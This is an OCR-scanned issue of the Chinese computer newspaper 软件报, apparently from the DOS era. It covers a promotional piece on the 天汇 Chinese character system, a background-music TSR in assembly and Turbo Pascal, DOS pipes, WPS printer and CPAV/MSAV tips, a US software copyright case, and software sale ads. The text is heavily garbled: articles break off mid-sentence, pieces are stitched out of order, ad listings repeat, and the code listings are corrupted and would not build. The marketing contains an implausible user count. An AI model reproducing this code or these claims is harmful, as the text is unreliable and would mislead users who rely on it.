从理论上讲, 彻底的汉化 (即所谓的核心级处理汉字) 当然是一种尽善尽美的应用环境, 但是在现实的情况下, 由于几乎绝大多数西文软件都没有针对大陆开发的中文版, 所以, 如何以最小的社会成本, 极大的灵活性和适应性去解决现存的中西文兼容问题才是当务之急。众所周知, 西文软件汉化周期很长, 往往

Printer 如何翻译成相应的中文等细枝末节的问题, 更不解决了所谓的“核心级处理汉字”就一劳永逸了, 中文 DOS 平台解决的根本问题是中西文兼容的同步, 如果说以五笔字型输入方法为代表的汉字输入技术使代表我国五千年文化的方块汉字敲开了西文现代信息产业的门, 那么以天汇标准汉字系统为代表的新一代优秀的中西文兼容的汉字平台将使我国的中文信息产业真正融入西文现代信息产业领域的科学技术殿堂。

(四) 天汇汉字系统的特点与 1.5 版规格

完全兼容西文 DOS 及其应用软件

天汇标准汉字系统的功能与使用

电子科技大学 雷为礼
西南邮电研究所 汪恩荣

一种软件完成了汉化工作后, 西文软件早已更新过了好几代, 特别是面向专业人员的操作系统类, 工具类软件中的西文菜单、西文提示信息、帮助文件进行所谓的双位元彻底汉化, 更是没有任何实用价值, 事实上所谓的双位元汉化, 就是对汉、西文字符识别与处理, 该技术在天汇 1.0 版以后, 就仅作为保留的选项功能存在了 (或者说已被淘汰了), 原因是所有的西文软件都只进行单字处理, 仅对 DOS 进行双位元汉化, 必将造成致命的中西文不兼容及不可恢复的软件故障, 所以一方面双位元 DOS 只有在所有的 DOS 应用软件厂商都针对中国发行其特定的中文版时, 才有可能存在价值, (那时就无所谓中文兼容了) 另一方面, 如果应用软件已经做了双位元汉化处理, 那么 DOS 是否还是双位元 DOS 并不影响其使用, 由此可见, DOS 的双位元汉化处理不是中文 DOS 平台必不可缺的系统功能, 更不是—个衡量中文平台产品性能的重要指标, 当然, 从操作界面的美观性来说, 它胜过非双位元处理的中文 DOS, 然而从实用性、适用性、灵活性、国际化、标准化角度讲, 这一未能基于国际标准的局部创新 (单字符处理是目前西文文本软件的事实标准), 恰恰形成了在更大范围内兼容的障碍, 使西文软件的最新技术成果不能迅速地在我国转化成实际的生产力, 人为地扩大了中西文软件应用的起点差距, 因此说, 双位元或双字符汉化并不是一项新技术, 只不过是出于商业利益对汉字整字识别与处理而建构的一个名词而已。

中文 DOS 平台要解决的真问题绝不是仅仅是研究 “Conventional Memory”, “Default”, “Drag”, “Map”, “Local

相关的各种标准 (包括事实标准) 与规范, 是天汇标准汉字系统能成为目前唯一真正的中文 DOS 平台的技术关键, 通过业界领先的天汇双字节内核级挂式汉化处理技术, 使西文 DOS 及其应用软件可以象处理西文一样地处理中文, 西文软件无需汉化即可实用 (注意是实用), 从此成为真正的现实, 与此同时, 它不修改、不破坏西文 DOS 的任何处理能力, 使天汇标准汉字系统真正做到了与 DOS 及其应用软件版本升级无关, 即所谓如影随形。

首创多键概念 (TechWay Multi-keyboard Concept) 及方便实用的 Shift 单键切换处理, 既彻底克服了中文键位功能与西文软件功能冲突的矛盾, 同时又为中文键位提供了与西文同样丰富的功能键组合。

首创系统级排版与打印的概念 (TechWay System-Level Publishing & Printing-SLPP), 排版与打印功能做为一种输入方法, 可以方便地激活并直接升级各种中西文文本编辑软件为可实时即印即送的打印排版软件, 另外, 强大完善的外设支持几乎包括所有针式打印机、激光打印机、喷墨打印机。

采用随时激活、简便、快速的输入界面, 完全开放的输入法接口可挂接国内任何一种常用的输入方法, 是一个真正实用的高效率中文 DOS 平台, 2.8 亿注册用户, 10 余万教学赠送 / 演示用户, 奠定了天汇系统高度稳定性及兼容性之牢固基础, 尤其是天汇技高一筹的结构化程序设计, 充分保证了与未来出台的

中文 DOS 平台标准规范的接轨。

天汇享有盛誉的用户界面, 极小的系统资源占用, 与网络类型的无关联性, 使用户感觉完全置身于一个纯西文的应用环境, 西方软件产业的最新技术成果, 从此无需任何本地化的工作, 即可转化为实际生产力, 天汇汉字目前已在国内外众多重要的部门发挥作用如: 邮电部、财政部、农业部、石油部系统、中央办公厅信息中心, 中国人民保险公司, 四川省政府、云南省政府、中国贸促会、全国各大证券 / 期货交易所, 国家重点工程项目 EDI 工程, 国家重点院校、香港专管局、新加坡国立大学、新加坡 IAS 公司, 遍布全球的国际 Internet 网络, 美国岩谷电脑公司、德国西门子公司、美国 Microsoft 公司北京办事处等。

郑重声明: 天汇双字节内核级挂式技术与台湾某些厂商开发的中文系统及其在大陆地区的商业圈中使用的双位元技术有本质不同, 天汇双字节汉化技术彻底保证了西文 DOS 及其应用软件可以象处理西文字符一样处理中文字符, 而后者须对相关西文应用软件再做双位元汉化。

天汇 TechWay SCS 1.5 版规格
支持标准 EMS, XMS 扩展内存规范, DOS3.3-6.0
软件环境 MSDOS3.3-6.0, DR-DOS6.0 及兼容的模拟 DOS 环境
硬件环境 AT 兼容 286/386/486 计算机

网络支持 各种网络操作系统 Novell NetWare, LanManager, Decnet, Token-Ring, Star Lan, NFS, Dlnk, 3Plus
通讯支持 各种西文通讯程序, 终端仿真程序, 远程网络系统且与通讯波特率大小无关
独占热键 Ctrl+Alt+Enter, Ctrl+Alt+Backspace
基本内存 最小占用 0KB 基本内存, MSDOS4.0 以下 21KB
智能扫描 多种策略智能扫描
显示方式 VGA, EGA, Hercules, CGA, TVGA, SuperVGA, CVGA 自动识别
显示行数 26 行显示
打印字模 256 点阵降阶字体象宋黑楷, 256 点阵降阶宋体象宋黑楷
打印输出 24 针打印机, HP, Canon 系列激光打印机及喷墨打印机
键盘输入 双拼双音 (词组), 电报码, 层次四角, 表形码, 区位码, 中西文点, 西文半 / 全角字符

(未完待续)

我国专家在汉字字源、字汇和字形等方面标准技术的艰苦研究并以我国国家标准为技术基础来制定的, 总之一切完善

本报与天光公司联合举办天汇专题讲座

用后台方式演奏音乐

为改善用户界面和运行效果,许多应用程序在运行过程中插入音乐。由于DOS是单用户系统,进程不能同时并发执行,当需要演奏音乐时,程序必须暂停,等音乐演奏完毕后方能继续执行,如将音乐以后台方式演奏,则可以实现应用程序和音乐演奏的并发执行,使程序设计更加灵活、高效。

后台演奏音乐在游戏软件和BASIC程序中出现的较多,但在其他应用程序及资料中却很少涉及,本文将介绍一种即简单又实用的后台音乐演奏程序,供各类应用软件扩充音乐功能之用。

1. 音乐的产生
PC机的音乐是由可编程序的8255外接口和8253定时器控制喇叭产生的,其中8255的B口的第0位和第1位分别用来控制喇叭和8253的2#计数器的开关,8253的2#计数器用于控制喇叭的振荡频率,通过改变其计数值就可以改变喇叭的发声频率,而演奏出不同的音符,2#计数器的计数值与喇叭振荡频率的关系是:计数值=1234DCH÷频率。

2. 后台音乐演奏原理
PC系列微机使用了一个具有分时功能的8H中断,其中断是由8253定时器的0#计数器以每秒18.2次的频率自动产生的,主要用于系统的定时,如将其用户程序取到8H中断的服务器程序上去,那么这个用户程序就会被系统自动执行,如果被调用的用户程序是一个音乐演奏程序,那么这个演奏程序就会自动演奏音乐,并且可与当前进程并发执行。

3. 后台音乐演奏程序一程序1
3.1 初始化程序,标号STAY RAM以后的程序段是初始化程序,它首先判断系统是否运行过该程序,如是首次运行,则保存8H中断向量,并将该中断指向演奏程序,然后驻留内存退出,如系统已运行过该程序,初始化程序负责将已驻留内存的演奏程序清除掉,并恢复原8H中断向量。

3.2 演奏程序:演奏程序是标号NEW_INT与STAY_RAM之间的程序段,初始化后它驻留内存成为8H中断的服务器程序,负责将用户写入缓冲区内的音符代码,转换成喇叭信号在喇叭上输出。

3.3 缓冲区及音符代码:程序驻留内存后,段前缀PSP不再使用,演奏程序将PSP的100H字节作为存放音符代码的缓冲区,缓冲区内的音符代码以"\$"为结束标志。

音符代码是音乐曲谱的计算机表示,每个音符统一用2个字节表示,第1个字节为大写字母A~V,表示音符1~7及休止符,第2个字节为数字0~6,表示全音符~2/24音符(见表1,2)。

表1

A	B	C	D	E	F	G	H	I	J	K
1	2	3	4	5	6	7	1	2	3	4
L	M	N	O	P	Q	R	S	T	U	V
5	6	7	1	2	3	4	5	6	7	0

表2

全音符	3/4音符	1/2音符	1/4音符	1/8音符	1/16音符	32分音符
0	1	2	3	4	5	6

4. TURBO PASCAL调用实例一程序2
调用过程先取喇叭8H中断向量,然后向喇叭写入音符代码,并打开演奏开关,这时即进入了PASCAL程序与演奏程序并发执行状态,调用者不必与演奏过程进行任何干预。

```

;程序1:PLAYBACK.ASM
CODE SEGMENT
ASSUME CS,CODE,DS, CODE
ORG 100H
PLAY BACK PROC FAR
    JMP STAY=RAM
    EQU THIS BYTE -3
    NEXT EQU THIS WORD -2
    COUNT DB?
    OLD_VEC DD?
    ENV_SEG DW?
    NEW_INT,PUSH DS
    PUSH AX
    MOV AX,GX
    MOV DS,AX
    CMP SWITCH,'N'
    JNZ CHECK_SW
    CALL SET
    CHECK_SW,CMP SWITCH,'V'
    JNZ END_INT
    DEC COUNT
    JNZ END_INT
    PUSH BX
    PUSH DX
    MOV BX,NEXT
    MOV AX,[BX]
    CMP AL,'$'
    JZF HORN
    ADD NEXT,2
    SUB AX,3041H
    MOV BL,AX
    XOR BH,BH
    MOV BL,[BX+KEEP TIME]
    MOV COUNT,7L
    MOV BL,AL
    AND BX,BX
    MOV BX,[BX+FREQUENCY]
    MOV AL,086H
    OUT 43H,AL
    MOV DX,12H
    MOV AX,34DCH
    DIV BX
    OUT 42H,AL
    MOV AL,AH
    OUT 42H,AL
    IN AL,61H
    OR AL,3H
    OUT 61H,AL
    POP BX
    POP DX
    PUSHF
    CALL CLS,OLD_VEC
    IRET
    END PLAY,POP DX
    END INT,POP AX
    END

```

```

OFF HORN,MOV SWITCH,'N'
    IN AL,61H
    AND AL,0FCH
    OUT 61H,AL
    JMP END PLAY
SET PROC NEAR
    MOV COUNT,1
    MOV NEXT,1
    MOV SWITCH,'G'
    RET
SET ENDP
FREQUENCY DW 131,147,165,175,
196,220,247
DW 262,294,330,349,392,440,494
DW 523,587,659,698,784,880,988
DW 0FFFFH
KEEP TIME DB 36,18,9,5,2,1
STAY RAM,
MOV AX,3508H
INT 21H
CMP BX,OFFSET NEW_INT
JZ OUT RAM
MOV OLD_VEC,BX
MOV OLD_VEC+2,ES
MOV AX,DS,[2CH]
MOV ENV_SEG,AX
MOV SWITCH,'N'
MOV DX,OFFSET NEW_INT
MOV AX,2508H
INT 21H
MOV DX,OFFSET MESSAGE
SAGE_1
MOV AH,9
INT 21H
MOV LX,OFFSET STAY_RAM
INT 21H
MOV AH,49H
INT 21H
MOV ES,ES,ENV_SEG
MOV AH,49H
INT 21H
PUSH CS
POP DS
MOV DX,OFFSET MESSAGE_2
MOV AH,9
INT 21H
INT 20H
MESSAGE_1 DB 后台音乐演奏
程序已安装完毕-$
MESSAGE_2 DB 后台音乐演奏
程序已在内存清除-$
PLAY BACK ENDP
CODE ENDS
END PLAY BACK
;程序2:PLAY.PAS
PROGRAM,PLAY (INPUT, OUTPUT)
USES DOS,
CONST SONG1='H3E31H3E1H3E3J14
H4L1E3H3M3L3H2J3J4L4H3F4E
411',
SONG2='H3E31H3E1H3E3J3M4H1E
3H3J3M3L3H2J3J4L4E4H4H1H3',
VAR VEC,POINTER,
BUFFER: STRING,
BEGIN
GETINT(VEC@$&.VEC),
BUFFER:=PTR (SEG (VEC
0),
BUFFER:=SONG1-SONG2,
MEM[SEG (VEC):$100]:=$39,
WRITELN(您的微机正在以后台方
式演奏音乐'-),
WRITELN(演奏的是《太阳红》,
毛主席原声)-),
WRITELN(音乐演奏期间您可以
随意操作计算机)-),
WRITELN(而不会影响音乐的
演奏)-),
END.

```

二 DOS的命令串或叫命令的管道(PIPES)分式
如果你要使用一个命令的输出作为另一个命令的输入,这就需要在一个命令行中,用到两个或两个以上的DOS命令,为把这些命令串起来,用"|"符号来实现。
例如,DIR | SORT
这一命令行中,用了两条DOS命令,第一条命令是一个内部命令,它的作用是读取当前目录下当前目录下的文件目录,现在,此输出又作为SORT命令的输入,它把文件目录按文件名的第一个字母由A到Z排序后输出到屏幕上显示,如果

DOS内外命令今的使用(二)
想把这个结果输出到一文件中保存,可以用下面这条命令。
DIR | SORT >DIRECT.
LST这条命令输出结果重定向到DIRECT.LST文件中,又如,
DIR | C:\DOS\SORT | C:\DOS\MORE 这条命令行了三条DOS命令,第一条DIR是DOS的内部命令,它的作用是读取当前目录,当前目录下的文件目录,并输出。
第二条命令是在C盘上的根目录下的DOS子目录内的一个DOS的外部命令SORT,它输

版本较老的WPS只能选择打印机型号,不能选择单向/双向打印;如果选的是M1724/2024打印机,则自动设置为双向打印。此时会出现打印上下两半倾斜错位、表格线不齐等打印质量问题。解决的方法是将其改为单向打印,即把WPS.CFG文件中有关双向打印的控制符"ESC+4"改成单向打印控制符"ESC+G"。为此,可用PC-TOOLS的FIND命令在WPS.CFG中查找1B34(二进制查找模式),凡找到的一律改为1B47,共修改三处。
以上办法经实际应用,效果良好, M1724的打印质量得到很大提高。其它型号的打印机也可参考说明书作类似修改。
□合肥 罗昱

CPAV 是 Central-Point Anti-Virus 的缩写,它是 Central-Point Software 软件公司继著名的 PC-TOOLS 软件之后推出的一种检测和清除防治病毒的集成软件。这个系列的软件是推出多个版本,也随同 PC-TOOLS 5.0/3.0/9.0 软件发行。
Microsoft 公司购买了 CPAV 部分版权,对软件界面作了些修改,并更名为 MSAV,或称 MSAV 为 MS-DOS 杀毒防治功能的重要组成部分。

下面简要介绍 CPAV/MSAV 使用中的常见问题。

一、文件免疫问题
免疫只针对扩展名为 COM 或 EXE 的两类文件,文件免疫增加的代码长度不足 1KB,运行时不增加任何内存空间,免疫的可执行文件被增添或删除时会出现以下信息:

```

Self Integrity Check warning
-- File was changed!
Choose an option:
[R]Self Reconstruction
[C]Continue execution
[E]Exit to DOS

```

这时,按 E 键回到 DOS,即不运行该文件;按 C 键继续执行该文件;按 R 键自身重建,即解除附加在免疫代码保护壳上的程序;如是病毒程序被免疫代码保护壳上,也将被清除,即自动杀毒。这时如果内存存有病毒,有可能重新感染该文件,该功能将与病毒清除程序 TIC、SYS 一起使用,效果更佳。
如果免疫后的程序出现异常,可进行"去免疫",并把该文件列入"免疫例外情况"表。

下列文件是不允许加免疫的:
(1) 小于 14 字节长的 COM 型或 EXE 型文件;
(2) 大于 64KB 的 COM 型或在文件尾部含有其他信息的 EXE 型文件;
(4) 具有内部完整性

WPS下提高打印机打印质量的窍门

校验的文件:
(5) Windows 或 OS/2 的文件。
二、完整性校验问题
当系统扫描时如果"完整性校验"选项为 ON,那么系统就调用 CHKLIST.GPS 文件,如果在这之后用户对某个文件重新翻译、键生成新的 EXE 或 COM 文件,那么再运行该文件,就很可能警告"校验错误",在中文状态下会"拒绝访问",解决的办法是重新建的 CHKLIST.GPS,或删除 CHKLIST.GPS,或干脆把"完整性校验"选项为 OFF。

三、汉字系统问题
对于 CPAV/MSAV,只有倚天、天汇等少数汉字系统和卡能够支持运行,这时应带多字节,CPAV/NF。

四、取消 CPAV 的口令限制
CPAV 提供口令保护功能,以限制用户对系统使用,但如果用户忘记了口令或硬盘中多个用户共用的 CPAV 被设置了口令,必然引起诸多不便,那么必须取消口令,实际上,CPAV 的口令存储在 CPAV.INI 中,再次运行 CPAV 时,该项"TT"为"可变的口令"的密文形式,只要将该项删除便可取消已设的口令,再次运行 CPAV 时即可重新设置口令,在 CPAV.INI 中删除的 password 项将自动删除。

五、应急软盘的使用
在微机系统正常使用时,应制作应急软盘以备后用。

特别是出现硬盘不能自动启动的情况下,系统从硬盘启动后,该硬盘时显示"Invalid drive specification"错误信息,用应急软盘大多能恢复,此时,在 A 驱动器中放入应急软盘重新启动了,并用"Y"回答屏幕的提问,就可恢复 CMOS 参数,引导扇区和分区表。
此外,如果硬盘感染病毒,启动后,系统内也带病毒,就可能影响 CPAV/MSAV 等杀毒软件的正常运行,那么也可以用应急软盘启动,并按<CTRL+C>或用"N"回答屏幕提示,在 DOS 状态下运行杀毒软件。
□福州 苏武英

CEC 向量动画时彩色的运用

在 CEC 的高分辨率图中,我们可以用绿、蓝、紫四种颜色,在进行动画演示时,我们又常使用向量作图命令 DRAW 和擦除命令 XDRAW,但由于 CEC 设计的原因,如果我们在 DRAW 和 XDRAW 时使用了上述四种颜色之一,那么动画将告失败,手册和书刊上也未给出解决的方法,只是建议此时使用白色作图,单使用白色,画面不免显得单调,并且当有多个动物时,更显得乏味,特别是进行游戏设计时,往往希望能用颜色把不同的动物区分开。
我通过探索,寻找到了一个可以圆满解决这个问题的方法,其主体思路是:用 DRAW 画,也用 DRAW 擦,即作图时将 HCOL 或置成所需颜色,然后,DRAW OR AT x, Y, 擦图时,将 HCOL 置成黑色,仍使用 DRAW OR AT x, Y 改变坐标,进行动画操作,我们可以得到 CEC 所给的彩色,现在都可以在向量动画中使用了。
□四川 廖品荣

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所合办 主编：刘建德 副主编：唐敏
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

侵害程序著作权及赔偿金额的认定

——美国软件判例集新判例介绍四

案情 原告Engineering Dynamic Inc. (工程动力公司)以Structural software Inc. (结构软件公司)和Rao.Guntur为被告,控诉在计算机软件及结构分析中使用的附属手册,侵犯了著作权和违反防止不正当竞争。

路易斯安那州法院被告,利用了以SACS为名的计算机程序系列为起点,开发用于结构分析的计算机程序,并进行出租和住最新型改进。这一名为SACS的一系列程序,既用于通用大中型机的,又用于个人机的。

德克萨斯州法人被告公司也开发并销售建筑用的软件,它的主力产品StruCAD3D只能用于个人机上。

被告Guntur拥有结构软件公司的80%股票并经营该公司。

1984年被告为了开发可用于个人机的StruCAD这一新程序,使用了SACS II的使用说明书和设计图,在出售StruCAD之后,SACS II以个人机用的结构分析程序出售。

本案中,原告指控被告在StruCAD的开发和销售中,多处侵犯了原告程序(手册)的著作权,而且在“用户界面”部分也侵犯了原告的著作权。这些手册进行了著作权登记,而且在扉页上有表示著作权的符号,原告还认为被告违反了防止不正当竞争。

判决内容 1991年8月29日路易斯安那州法院接受原告主张,判定被告侵害了原告著作权,并判令被告赔偿损失。

判决中有好几个论点,本文仅介绍有关是否侵犯著作权及损害赔偿额的计算部分。

1.关于侵害著作权
“原告基于著作权的诉讼要取得胜诉,必须(1)原告拥有有效的著作权;(2)被告因复制受保护的著作物而侵害了著作权。”

关于(1)，“原告的程序SACS是可以固定于某种表现媒体上的独创性作品,因而是著作权保护对象。”

“原告在本程序(各个手册)上附有著作权标志,而且按照法律进行了著作权登记,因而本程序是受到著作权保护的著作物。”

“著作权登记从最初公布起5年内如得到证明,则以后便可推定该著作权是有效的。”

“根据法院判定,登记已经过了5年,该著作权是有效的,本案程序中的SACS II的登记,虽未能因最初公布起5年以后而一般地推定其有效著作权,但是由于SACS II有独创性,可以认定其有效著作权。”

“原告还主张SACS II的用户界面(无论是输入格式还是输出格式)不单是思想而应看作是表现本身,因而也是著作权的对象,并要求改变关于界面著作权的判例,然而法院认为应当按第5条返回上诉法院的判例法,认为格式(用户界面)不是表现而是思想,不能成为著作权的对象。”

建立表格数据文件和打印表格于一体,可对表格数据进行某些计算,使用极简单,省去了目前流行的四六多数制表格程序设置的名目繁多的命令、参数和复杂操作工作,只要用户输入数据并按上下键,即可打印出表格,表格上文字行打印位置及行数、页宽、页宽等,均由系统自动识别确定,无须用户输入再参数,表格数据输入即可即时从键盘输入,内嵌入边打印,也可从数据文件中装入,更可打印空白页,每页行数任意设定;自动打印页码;每页可打印任意数(份)数;由于采用了建立打印命令库文件的特殊方法,故可在各即汉字环境中使用,还可设置用户密码。

源程序语言: FOXBASE 2.0和8088汇编语言
运行环境: PC系列286以上的计算机及兼容机,汉字系统和打印机
转让形式: 美国一张(内含使用说明书及压缩打印文件,运行后自解压)
转让价格: 198元(第一套)
收款单位:《软件报》编辑部
星号: 490308
名称: 名片系统
功能简介: 本系统集名片设计、打印、管理于一体,运行环境: IBM PC/XT, 286, 386, 486及其兼容机; 源程序语言: CC DOS 2.1; VGA 25 行显示; 转让形式: 盘盘或软盘; 目前使用说明书: TKSM.TXT; 转让价格: 45元(含邮费); 收款单位:《软件报》编辑部
星号: 940309
名称:《SZ制表系统》(V3.0)
作者: 曹树造
功能简介: 本系统集

最近,很多热心的读者来信反映,“有少数作者缺乏职业道德,采取变换题目或略改文章一篇多投,要求编辑部严格把关,采取措施杜绝这一现象”。
本编辑部一再重申坚决反对“稿贩子”,并采取了必要的措施。但是,由于编辑部人手少,每位责任编辑均超负荷运转;常常因此失败,杜绝一篇多投难尽人意。
正如长春读者吴万利先生来信所说:“打击一篇多投,光靠编辑是很难从众多的书海中查出来,还是要依靠广大的读者来发现”。同时,吴先生提出两点建议:本报考虑再三,将变通地加以采纳,在此对吴先生的支持表示感谢。
为了杜绝一篇多投,将采取如下措施:
1.凡是首次在一篇多投者的读者,(以邮戳为准)经编辑

向一篇多投者亮“红牌”

编辑对无误后,将给予与稿酬相等的奖励,多次发现一篇多投的读者,将登报宣布为最优秀的读者。

2.对一篇多投者第一次给予“黄牌”警告,并记录在案;第二次给予“红牌”,当年不录用稿件,三次以上者为不受欢迎作者,退回稿件,稿件永不录用。

本报采取上述措施,目的在于把稿贩子办掉,杜绝一篇多投,希望广大作者给予支持与理解,当您投稿时,首先应选择好投稿对象,切忌一篇多投碰运气,本报编辑坚持“实用、创新”的原则,越小实用为佳;无论是名家,还是初上道的无名小卒,均有同等机会,投稿3个月未见报,方可换投。

本编辑部

“如上所述,应该认定有关原告本案程序中的文字、插图、图解、说明举例,记载于手册中的流程图部拥有著作权,并受到被告的侵害;而输入格式、输出格式形式的用户界面不具有著作权性,不能认定其受到侵害。”

关于(2)，“其次,原告必须证明被告有复制行为。”“有关复制行为,可通过被告是否向被侵害著作物进行访问和原告著作物同被告著作物有无实质上的类似性而得到证明。”

“关于访问,被告自己已承认了。”

“关于实质的类似性,可从思想的类似性和表达的类似性两方面进行判定,结果认为二者在这两方面都有类似性。”

“极为重要的证据是,被告的程序把原告程序中的错误都复制下来了。”

“如上所述,可以认为原告指控被告侵害著作权得到了证明。”

2.关于损害赔偿额的计算
“即使是被告的违法复制行为也不过是复制原告著作物的某一部分,被告也应负损害赔偿责任。”

“而且复制行为的程度(范围),将影响对损害赔偿金额的计算。”

“本案中,原告所受的损害是由于被告的违法著作物的复制行为而引起的,这些损害的某些部分当然是由于计算机市场的变化以及结构工程对个人计算机的需要所引起,但将影响原告今后在这些领域对可能使用的技术的开发。”

“因而,根据这一观点,被告损害赔偿金额应达到一定值而不能予以减免。”

解释 1.本判决对侵害著作权的主张从两个角度解释:(1)为了使著作权受到保护所需的条件(即被侵害者应具备的条件);(2)什么样的行为才可被认为是侵害行为(侵害者应具备的条件)。关于(1),原告程序的著作权从原理上得到承认,而关于界面部分根据以前判例只是一种思想不能承认其著作权;关于(2),采用“有访问”和“实质的类似性”这样的标准,认定其存在侵害行为。

2.关于损害赔偿金额,认定了被告的侵害行为及原告产生了损失这两件事,然而原告的损失不全由被告的侵权行为引起,在本案法律中,相当因果理论实质上与其类似。 □北京 陈幼敏

实现“五个一百” 上海市仪器仪表行业大力发展计算机产业,力争到本世纪末实现“五个一百”的奋斗目标,即2000年建成100个计算机软件开发公司;形成100万台计算机主机;100万台计算机外设;100万台计算机外设与关键配套件的生产能力;完成100亿产值销售额。
一种高速平动刀——传动系自动试验系统研制成功 (本报讯) 由同济大学工程材料研究所工程研究所等5名中青年科技人员研制的一种平动刀——传动系自动试验系统,2月7日在无锡通过鉴定。该系统自动化程度高,功能强,测试精度高,数据重复性好,故障率低,可单人完成试验,可广泛用于各种类型的柴油发动机、各种变速

器,各类型汽缸发动机及变速器性能测试,以及型架台架的试验,该系统填补了国内空白,处于90年代国际先进水平。(陈明忠)
智佳家用电脑 (本报北京讯) 北京智佳电子技术开发公司最近推出佳TALENT家用电脑,它配有汉英软件、点阵“汉字库”、常用办公软件、电子记事簿、家庭财务管理功能等。
光盘报纸 (本报北京讯) 北京金盘电子有限公司、人民日报社和中国日报社合作,日前在北京市人民日报全文数据库和“中国日报全文数据库”首发,这两种光盘分别载有93年“人民日报”和“中国日报”全文,载有新闻、评论、社论、作者及关键词等进行检索查询。

源程序语言: FOXBASE 2.0和8088汇编语言
运行环境: PC系列286以上的计算机及兼容机,汉字系统和打印机
转让形式: 美国一张(内含使用说明书及压缩打印文件,运行后自解压)
转让价格: 198元(第一套)
收款单位:《软件报》编辑部
星号: 490308
名称: 名片系统
功能简介: 本系统集名片设计、打印、管理于一体,运行环境: IBM PC/XT, 286, 386, 486及其兼容机; 源程序语言: CC DOS 2.1; VGA 25 行显示; 转让形式: 盘盘或软盘; 目前使用说明书: TKSM.TXT; 转让价格: 45元(含邮费); 收款单位:《软件报》编辑部
星号: 940309
名称:《SZ制表系统》(V3.0)
作者: 曹树造
功能简介: 本系统集

源程序语言: FOXBASE V2.1
运行环境: IBM PC/XT, 286, 386, 484及其兼容机
源程序语言: CC DOS 2.1; VGA 25 行显示
转让形式: 盘盘或软盘
目前使用说明书: TKSM.TXT
转让价格: 45元(含邮费)
收款单位:《软件报》编辑部
星号: 940309
名称:《SZ制表系统》(V3.0)
作者: 曹树造
功能简介: 本系统集

★编号: 940307
名称:卡拉OK音乐系统(简称KLOKMS)V2.00
作者: 廖应兴
功能简介:【卡拉OK音乐系统】是作者精心编创而完成的一个软件系统,在不需增加任何硬件的情况下,就可使您的计算机成为一个卡拉OK音乐系统。运行时,可以在您的计算机上的扬声器演奏音乐,并在音乐的伴奏下改变屏幕上歌词的颜色。
【卡拉OK音乐系统】提供了一个集成的软件环境,在主机上,分屏列出了所有的歌曲名称、演唱者、作词、作曲等,可以使您方便地选择您喜爱的歌曲,还可以通过强大的功能很方便地增加和删除(包括输入、修改、插入、拷贝、删除等)自己喜爱的新歌曲,还提供了点歌(可按歌名、演唱者、作词、作曲及排序按钮)、歌词(可一次选择多首歌词)以及歌词打印等功能。该系统目前已输入最新流行歌曲以及脍炙人口的歌曲108首。

源程序语言: FOXBASE V2.1
运行环境: IBM PC/XT, 286, 386, 484及其兼容机
源程序语言: CC DOS 2.1; VGA 25 行显示
转让形式: 盘盘或软盘
目前使用说明书: TKSM.TXT
转让价格: 45元(含邮费)
收款单位:《软件报》编辑部
星号: 940309
名称:《SZ制表系统》(V3.0)
作者: 曹树造
功能简介: 本系统集

源程序语言: FOXBASE V2.1
运行环境: IBM PC/XT, 286, 386, 484及其兼容机
源程序语言: CC DOS 2.1; VGA 25 行显示
转让形式: 盘盘或软盘
目前使用说明书: TKSM.TXT
转让价格: 45元(含邮费)
收款单位:《软件报》编辑部
星号: 940309
名称:《SZ制表系统》(V3.0)
作者: 曹树造
功能简介: 本系统集

我国软件产业发展的五个面向
一、面向政府管理与决策部门市场。这是致力于政府的宏观调控管理和决策支持服务的高层次市场,需求量比较稳定。
二、面向大中型企业市场。为提高企业的现代化生产和管理水平,国家计划在441个企业和骨干研究所首先采用计算机辅助设备和计算机辅助技术,使2/3的企业技术进步达到新的高度。
三、面向乡镇企业市场。乡镇企业面广量大,要保持旺盛发展势头,必须向生产和技术的高层次迈进,这是一个潜在很有发展前景的计算机应用与信息服务的市场。
四、面向三资企业市场。三资企业要生产的半数以产品投入国际市场,从技术规范、管理到市场信息服务都要与国际市场接轨,它们对计算机应用与管理较习惯,易于接受,是一个很有希望的市场。
五、面向第三产业市场。尤其金融、商业现代化及为公众服务的信息的开发,为计算机应用与软件开发开辟了十分广阔的领域。(赵平祥)

FOXBASE与FOXPRO的兼容性

在 FOXPRO 和 FOXGRAPH 的软件包中, FOX 公司提供了一个有用而精巧的 FOX 内存管理器 FOXSWAP.COM, 它解决了 DOS 外部命令或用户编制的大型应用程序在 FOXBASE 和 FOXPRO 内部运行时系统内存紧张等问题, 其使用格式是:

```

RUN FOXSWAP
[/N[K]]<DOS 命令>
|PROGRAM
NAME > [ /N
FOXSWAP [ /N
[K]]<DOS 命令>
|PROGRAM
NAME > 其中命令
参数 N 或 NK, 可以
为 FOXBASE 或
FOXPRO 运行 DOS
程序时指定所用的系统内存
空间的大小, N 是为 RUN
FOXSWAP 命令提供的 K 字
节(千字节)为单位的内存空
间的字节数。
(1)当 N=0 时, FOXSWAP
使程序可用的内存达到最
大, 即 FOXBASE 或 FOXPRO
命令提供了系统所能提供的
最大内存空间。
(2)当 N>0 时, FOXBASE
或 FOXPRO 将按以下步骤
进行:
将 FOX 系统的所有缓冲区的
内容写回磁盘;
若提供的 NK 内存是够运行
RUN 命令使用的话, 则激活
一般的 RUN 命令, 否则, 将
激活 FOXSWAP, 若省略了
NK 选择项, 则激活一般 RUN
命令。
命令中 <PROGRAMNAME
> 可以是 .COM, .EXE 或
.BAT 型文件, 其它应在
FOXBASE 当前子目录中或出
PATH 指定的子目录下。
运行 RUN FOXSWAP 命
令时, 请注意以下几点:

```

(1)为了在 FOXBASE 或 FOXPRO 中运行 MSDOS 命令, COMMAND.COM 必须在当前目录中, 或在 CONFIG.SYS 中设置 COMMAND.COM 的查找路径;

```

SHELL
\COMMAND.COM/P/E,350

```

(2)不能在 FOX 系统中运行有关磁盘组织的命令, 如 DOS 的 CHKDSK, PCHELL 的 COMPRESS, NORTON 的 NDD, NSDOS6.0 的 DEFRAG 等命令。

